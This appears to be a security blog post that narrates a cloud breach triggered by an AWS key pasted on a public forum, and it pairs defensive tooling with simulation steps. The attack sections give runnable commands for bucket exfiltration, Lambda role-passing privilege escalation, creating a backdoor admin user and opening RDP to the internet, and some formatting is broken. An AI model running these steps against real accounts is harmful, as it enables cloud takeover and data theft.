
Listen to this Post
Introduction:

In a recently analyzed security incident, a routine code review on a public forum spiraled into a complete infrastructure compromise. A developer, seeking debugging assistance for a proprietary application, inadvertently pasted a configuration file containing a live, hardcoded API key for a cloud storage bucket. Within hours, threat actors leveraged this exposed credential to not only exfiltrate sensitive data but also to pivot into the internal corporate network. This incident serves as a critical case study in the dangers of secrets exposure, the speed of automated exploitation, and the necessity of robust secrets management and credential hygiene in modern DevSecOps pipelines.
Learning Objectives:
- Analyze the attack chain from secret exposure to full system compromise.
- Identify common locations where hardcoded secrets are accidentally exposed (source code, public forums, logs).
- Implement technical controls and commands to detect, rotate, and manage secrets across Linux and Windows environments.
You Should Know:
- Anatomy of the Leak: How the API Key Was Exposed
The initial breach began not with a sophisticated zero-day exploit, but with human error. The developer, working on a Python application that interacted with Amazon S3, hardcoded the AWS Access Key ID and Secret Access Key directly into a configuration file named `config.ini` for ease of local testing. Needing help with a parsing error, the developer copied the contents of the script and the config file into a public code-sharing forum.
Within minutes, automated crawlers—often referred to as “credential harvesting bots”—scanned the forum post. These tools are designed to use regex patterns to identify strings matching the format of various API keys (e.g., `AKIA[0-9A-Z]{16}` for AWS keys). Once the key was identified, the attackers validated it against the AWS API.
Step‑by‑step guide to simulating the discovery (for educational/defensive purposes only):
To understand what the attackers saw, security teams can use similar, legitimate tools to audit their own exposed data.
– Linux Command (using `grep` and jq): If you have a log dump or codebase, you can search for potential AWS keys.
grep -r -E "AKIA[0-9A-Z]{16}" /path/to/codebase/
– Using GitLeaks (Automated Tool): GitLeaks is an open-source tool for detecting secrets in git repos.
 Install gitleaks (example for Linux)
wget https://github.com/gitleaks/gitleaks/releases/download/v8.18.1/gitleaks_8.18.1_linux_x64.tar.gz
tar -xzf gitleaks_8.18.1_linux_x64.tar.gz
sudo mv gitleaks /usr/local/bin/

Run a scan on a local directory
gitleaks detect --source /path/to/your/project --verbose
2. Reconnaissance: Mapping the Cloud Environment
With valid credentials, the attacker’s first step was reconnaissance. They used the AWS Command Line Interface (CLI) to enumerate the resources accessible with the compromised key. The goal was to understand the scope of the breach: What data could they read? What services could they control?
The key had `AmazonS3FullAccess` and, alarmingly, `IAMReadOnlyAccess` permissions.
Step‑by‑step guide: Attacker Reconnaissance Simulation
- Configure the stolen key (for simulation, use a test key in a sandboxed environment):
aws configure set aws_access_key_id AKIAEXAMPLE12345678
aws configure set aws_secret_access_key wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY
aws configure set region us-east-1
2. List all S3 buckets:
aws s3 ls
3. List contents of a specific bucket (data exfiltration):
aws s3 ls s3://name-of-exposed-bucket --recursive --human-readable --summarize
4. Download all data from the bucket (simulate exfiltration):
aws s3 cp s3://name-of-exposed-bucket ./exfiltrated-data/ --recursive
5. Enumerate IAM users and roles to find privilege escalation paths:
aws iam list-users
aws iam list-roles
aws iam list-attached-user-policies --user-name specific-username
- Privilege Escalation and Lateral Movement to the Cloud Console
The `IAMReadOnlyAccess` policy was the attacker’s jackpot. While listing roles, they discovered a role named `AdminLambdaExecutionRole` that was assumable by the Lambda service. More importantly, the trust policy for this role also allowed any user in the account to pass this role to a new Lambda function. By creating a new Lambda function and attaching this highly privileged role, the attacker could effectively inherit its administrative permissions.
Step‑by‑step guide: Exploiting Overly Permissive IAM Roles
- Create a Lambda function using the AWS CLI:
First, create a basic Python deployment package.
echo 'def lambda_handler(event, context): return "pwned"' > lambda_function.py
zip function.zip lambda_function.py
2. Create the Lambda function, passing the ARN of the privileged role (AdminLambdaExecutionRole):
aws lambda create-function --function-name privesc-function \
--runtime python3.9 --role arn:aws:iam::ACCOUNT_ID:role/AdminLambdaExecutionRole \
--handler lambda_function.lambda_handler --zip-file fileb://function.zip
3. Invoke the function to execute with admin privileges: Now, any action the attacker wants to perform (e.g., creating a new admin user) can be coded into the Lambda function or run via the AWS CLI using the function’s execution context, though direct console access is more straightforward.
4. Create a backdoor administrator user: Using the now-assumed admin privileges (potentially via AWS CloudShell or by modifying the Lambda to run AWS CLI commands), the attacker creates a persistent user.
aws iam create-user --user-name backupadmin
aws iam attach-user-policy --user-name backupadmin --policy-arn arn:aws:iam::aws:policy/AdministratorAccess
aws iam create-login-profile --user-name backupadmin --password 'NewTempPassword123!'
- Pivoting to On-Premise Networks via Hybrid Cloud Configurations
The corporate network was connected to the cloud via a VPN tunnel and a public-facing Windows Server used for management. During their recon, the attackers discovered the private IP address of this server in the EC2 instance metadata of a jump box. With their new administrative cloud access, they modified the Security Group associated with the Windows Server to open RDP port (3389) to the entire internet (0.0.0.0/0) for a short period.
Step‑by‑step guide: Cloud-to-On-Prem Pivot Simulation
- Identify the vulnerable server’s Security Group ID: This would have been found during the earlier IAM enumeration or by describing EC2 instances.
- Modify the Security Group ingress rules (the attack):
Using AWS Tools for PowerShell
$IpPermission = New-Object Amazon.EC2.Model.IpPermission
$IpPermission.IpProtocol = "tcp"
$IpPermission.FromPort = 3389
$IpPermission.ToPort = 3389
$IpPermission.Ipv4Ranges = @( New-Object Amazon.EC2.Model.IpRange -Property @{CidrIp = "0.0.0.0/0"} )</li>
</ol>

Grant-EC2SecurityGroupIngress -GroupId "sg-12345678" -IpPermission @($IpPermission)
3. Attempt RDP connection from the attacker’s machine:
 Using xfreerdp on Linux
xfreerdp /v:public-ip-of-windows-server /u:local-admin-username
5. Establishing Persistence and Covering Tracks
Once inside the Windows server, the attacker moved laterally to domain controllers. To maintain persistence, they created a scheduled task that beaconed out to a command-and-control server daily. They also cleared relevant logs on both the Windows server and the cloud environment to delay detection.
Step‑by‑step guide: Post-Exploitation Activity (Defensive Focus)
- Viewing Scheduled Tasks on Windows (to spot anomalies):
List all scheduled tasks Get-ScheduledTask | Where-Object {$_.State -ne 'Disabled'} View details of a specific task Get-ScheduledTaskInfo -TaskName "\Microsoft\Windows\BadTaskName" - Checking for modified Security Groups in AWS CloudTrail:
Use AWS CLI to look for Security Group modification events
aws cloudtrail lookup-events --lookup-attributes AttributeKey=EventName,AttributeValue=AuthorizeSecurityGroupIngress --start-time "2023-10-27T00:00:00Z"
6. Mitigation: Implementing a Secrets Management Strategy
The root cause was the hardcoded secret. The solution is to never store secrets in code. Instead, use a dedicated secrets manager.
Step‑by‑step guide: Using AWS Secrets Manager
1. Store the secret:
aws secretsmanager create-secret --name "Prod/DB/Password" --secret-string "MySuperSecretPassword123!"
2. Retrieve the secret in application code (Python example):
import boto3
import json
from botocore.exceptions import ClientError

def get_secret():
secret_name = "Prod/DB/Password"
region_name = "us-west-2"

session = boto3.session.Session()
client = session.client(service_name='secretsmanager', region_name=region_name)

try:
get_secret_value_response = client.get_secret_value(SecretId=secret_name)
except ClientError as e:
 For a list of exceptions thrown, see:
 https://docs.aws.amazon.com/secretsmanager/latest/apireference/API_GetSecretValue.html
raise e

secret = get_secret_value_response['SecretString']
return json.loads(secret)
3. Implement IAM Roles for Service Accounts (IRSA) in Kubernetes or assign EC2 instance profiles so that applications inherit permissions without needing any hardcoded keys at all.
What Undercode Say:
This incident is a textbook example of the “blast radius” of a single exposed credential. The developer’s attempt to shortcut secure coding practices for local testing created a cascade failure that bypassed network perimeters and compromised the entire organization. It underscores that in modern hybrid environments, the cloud control plane is the new network perimeter, and credentials are the keys to the kingdom. The speed of the attack—from forum post to full domain admin—highlights the efficiency of automated threat actors and the unforgiving nature of the internet. Organizations must shift left, embedding secrets scanning into their IDEs and CI/CD pipelines, and enforce the principle of least privilege rigorously, even for seemingly low-level API keys. The assumption that a key is safe because it’s “only for a test bucket” is a fatal error.
Prediction:
We will see a significant rise in AI-powered social engineering and automated credential harvesting targeting developer platforms like GitHub Gists, public Slack archives, and coding forums. As a direct response, “secrets as a service” (Secrets Manager, Vault, etc.) will become a mandatory, non-negotiable component of the software development lifecycle, with compliance frameworks explicitly requiring dynamic, ephemeral credentials rather than long-lived static keys. The future of authentication will move toward identity-based federation (OIDC/OAuth2) for machine-to-machine communication, effectively making the long-lived API key obsolete.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Omri Rajuan – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
📢 Follow UndercodeTesting & Stay Tuned:
- Viewing Scheduled Tasks on Windows (to spot anomalies):


